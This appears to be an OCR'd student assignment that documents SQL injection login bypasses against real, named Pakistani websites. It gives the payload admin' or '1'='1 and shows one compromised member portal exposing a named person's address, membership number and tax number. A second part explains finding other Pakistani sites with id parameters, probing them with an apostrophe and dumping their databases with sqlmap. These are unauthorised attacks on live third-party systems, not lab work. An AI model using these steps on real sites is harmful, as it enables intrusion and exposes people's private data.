
Task 7

A. Find any two websites that are vulnerable to login bypass using SQL injection payloads.

Title of Vulnerability : Login Bypass via SQL Injection

CVSS Score :



Relate with OWASP Top 10 : This vulnerability is related to the OWASP Top 10 category of Injection, specifically SQL Injection. It ranks 3rd according to 2021 vulnerabilities


Description : This report outlines a vulnerability found in the login functionality of Techno Traders. The vulnerability allows an attacker to bypass the login mechanism using SQL injection payloads.

Detailed explanation : Upon investigation, it was discovered that the login form on technotraders does not properly sanitize user inputs, making it vulnerable to SQL injection attacks. By injecting malicious SQL payloads into the login form, an attacker can manipulate the SQL query to bypass authentication and gain unauthorized access to the system.


Impact : The impact of this vulnerability is severe, as it allows unauthorized access to sensitive user accounts and data. Attackers can potentially steal personal information, compromise user accounts, and perform malicious actions within the system.

Steps to Reproduce:


Step 1 : Go to any Website that has a login page with username and password http://www.technopk.com/adminIndex.php




Step 2 : In the username and the password field enter the sql injection payload and login into the account




Step 3 : We can get this payloads from the github , type SQL-Injection-Authentication-Bypass-Cheat-Sheet and take any payload from it and try to execute. The most common payload is admin' or '1'='1




Step 3 : If we are able to login into the account successfully then it it a vulnerable site




Step 4: If we aren't able to login into the website then it not vulnerable to SQL Injection payload vulnerability





2) Website - http://admission.pinahs.edu.pk/login.php






3) Website 3 - https://fcci.com.pk/fcci_demo/login.php





fcci.com.pk/fcci_demo/new_member_details.php
Gmail
YouTube
Maps
All Bookmarks
ایوان صنعت وتجارت فیصل آباد
The Faisalabad Chamber of Commerce & Industry
WELCOME TO: HUSSAIN NAWAZ (LAND LORD)
MEMBER ID: admin' or '1'='1
DASHBOARD
RENEWAL FORM
VISA LETTER
RE ADMISSION
CERTIFICATE ORIGIN
DASHBOARD
LOGOUT
RENEWAL FORM
VISA LETTER
RE ADMISSION
CERTIFICATE ORIGIN
MEMBER DETAILS OVERVIEW
MEMBERSHIP NO: 2115888-13173
MEMBERSHIP CLASS: Associate
NTN: 99148511
REPRESENTATIVE: HUSSAIN NAWAZ
MAIN LINE:
ADDRESS: HOUSE NO.12,SHEHZAD COLONY,SATIANA ROAD,, FAISALABAD
STATUS For Readmission
VISA APPLY: No
ORIGIN APPLY: No
TESTIMONY
APPROVED BY RAO CORPORATION
APPROVED BY RAO TRADERS

B. Find any Pakistan website that is vulnerable to SQLi attack.


Step 1 : Find any pakistan website that has a query number in their url, for eg **http://example.com/index.php?id=1 ,** in the website below there is the query called ComCatID=1






Step 2 : Once you find URL like that In the url, just add a single apostrophe beside the id number given and click enter

Step 3 : Once you click and if any SQL error shows up in the screen, then that website is vulnerable to sql injection, but if it doesn't give any error then it is not vulnerable(it should be an sql error,there should be sql mentioned)



Step 4 : If the website is vulnerable then only we can go to the next steps of actually doing sql injection, we are going to use a tool called sqlmap in the kali linux to retrieve the databases,tables and columns in that database


Step 5 : Open kali linux and open the terminal



Step 6 : Now we will retrieve all the databases from the url , we will be using the command line sqlmap tool to do so, the command to retrieve the database is
: sqlmap -u url --dbs

